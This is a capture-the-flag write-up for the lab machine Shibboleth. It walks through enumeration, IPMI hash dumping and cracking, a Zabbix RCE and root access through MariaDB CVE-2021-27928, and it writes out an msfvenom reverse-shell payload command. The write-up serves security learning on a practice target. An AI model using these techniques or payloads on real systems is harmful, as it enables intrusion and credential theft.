This week I will focus on medium boxes and we start with Shibboleth !
The enumeration stage
Started by running 3 types of scan : 2 scans on TCP ports and one on UDP ports
 TCP scans : 1 fast and 1 slow
-sC : To use the default script from NSE.
-sV : To enumerate the service version for the opened ports.
**-oA ** : To store scan results in normal, XML, and grepable formats at once.
-p- : To scan all the ports of the machine
 UDP scan
Starting with the website recon on TCP/80, I visited http://shibboleth.htb :
 This is a simple website made with FlexStart
I have tried different enumeration techniques on this website
 Using nmap vuln NSE
 Using gospider
 Using gobuster
 using nikto
But the little I could find didn’t get me very far.
Until I try to enumerate the virtual hosts:
gobuster vhost -u http://shibboleth.htb -o vhost.txt -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt > vhost.txt
cat vhost.txt | grep "Status: 200"
Found: monitor.shibboleth.htb (Status: 200) [Size: 3689]
Found: monitoring.shibboleth.htb (Status: 200) [Size: 3689]
Found: zabbix.shibboleth.htb (Status: 200) [Size: 3689]
we found 3 different virtual hosts that all redirect to the same zabbix login page: http://zabbix.shibboleth.htb

Now working on UDP/623:
I found a lot of my resources to pentest this port on HackTricks, to summarize:
I identify the service and it’s version with Metasploit:

 The service is also vulnerable to cipher zero attack but I won’t need to use it here
Then I use ipmi_dumphashes module to … well dump the hashes

And I crack it with john and the rockyou.txt wordlist
 Now I have some credentials
The exploitation stage
We can use theses credentials on http://zabbix.shibboleth.htb and we get a dashboard
 We can identify the software version in the footer
Then I used searchsploit using the software name and version:
 We found an RCE
Let’s use this exploit:
 We have an access as zabbix
 If you don’t get your reverse shell immediately try to go on the given url and click on “Execute now”
The privilege escalation stage
Firstly as “zabbix” we can login as “ipmi-svc” using the same password as before with the su command
Then after running linpeas.sh I notice some credentials in zabbix configuration
 I have the database credentials
We can check if a database server is listening:
 3306/tcp is the default port of mysql
 This is in reality a MariaDb server
This version of MariaDb is vulnerable to CVE-2021-27928

If I can get MariaDb to run some code via the RCE I will become root
Let’s do it :
Start the netcat listener Generate my payload with
msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT= -f elf-so -o CVE-2021-27928.soUpload it to my victim
Log into the database and set
wsrep_providerto our uploaded payload
 We have a revshell as root !
We are root and we can get the flag in /root/root.txt
Thanks for reading !